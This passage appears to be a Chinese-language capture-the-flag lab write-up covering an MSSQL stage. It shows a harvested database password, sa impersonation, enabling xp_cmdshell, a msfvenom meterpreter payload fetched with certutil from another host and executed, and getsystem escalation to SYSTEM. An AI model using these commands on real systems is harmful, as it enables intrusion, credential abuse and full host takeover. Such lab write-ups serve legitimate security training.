
拿到flag

# 11 信息搜集到MSSQL密码,提交数据库中的flag11

[*] 172.26.10.12:1433 ms-sql-s [Product:Microsoft SQL Server 2008 ||Version:10.00.5500; SP3] Banner:(%)
回到GitLab,在YLAdmin项目配置中找到MSSQL的配置
http://172.26.17.31/root/yladmin/-/blob/master/ruoyi-admin/src/main/resources/application-druid.yml

用户名密码是ylsa/y!7sA8j_Yja0eiH,连接数据库拿到flag
# 12 尝试提权至system权限,提交管理员目录下的flag12
尝试用MDUT进行利用,但该ylsa账号不是DBA权限
SafeGroceryStore/MDUT: MDUT - Multiple Database Utilization Tools

由于该主机也没有web服务,无法写入shell,所以尝试通过模拟登录提权
执行以下sql,查看当前用户可以模拟哪些账户
SELECT distinct b.name
FROM sys.server_permissions a
INNER JOIN sys.server_principals b
ON a.grantor_principal_id = b.principal_id
WHERE a.permission_name = 'IMPERSONATE'
发现可以模拟sa账户,模拟sa登录,此时就具备了DBA权限
-- 模拟sa登录
EXECUTE AS LOGIN = 'sa'
-- 验证是否为sysadmin权限
SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')
执行sql脚本,开启xp_cmdshell,执行whoami命令
EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell', 1;RECONFIGURE;
EXEC master..xp_cmdshell 'whoami';
此时是mssqlserver用户权限,为方便执行命令,可以上传一个msf马执行
msfvenom -p windows/meterpreter/bind_tcp -f exe -o shell.exe上传到172.26.10.23(GitLab主机),再通过xp_cmdshell下载

EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell', 1;RECONFIGURE;
EXEC master..xp_cmdshell 'cmd.exe /c certutil -urlcache -split -f http://172.26.10.23:8123/shell.exe C:/Windows/Temp/shell.exe';
执行木马
EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell', 1;RECONFIGURE;
EXEC master..xp_cmdshell 'C:/Windows/Temp/shell.exe';
此时sql执行窗口会卡住
然后用msfconsole连接,利用getsystem获取管理员权限
use exploit/multi/handler
set payload windows/meterpreter/bind_tcp
set RHOST 172.26.10.12
run
getuid
getsystem
getuid
直接type可能出现编码错误

可以用download下载文件


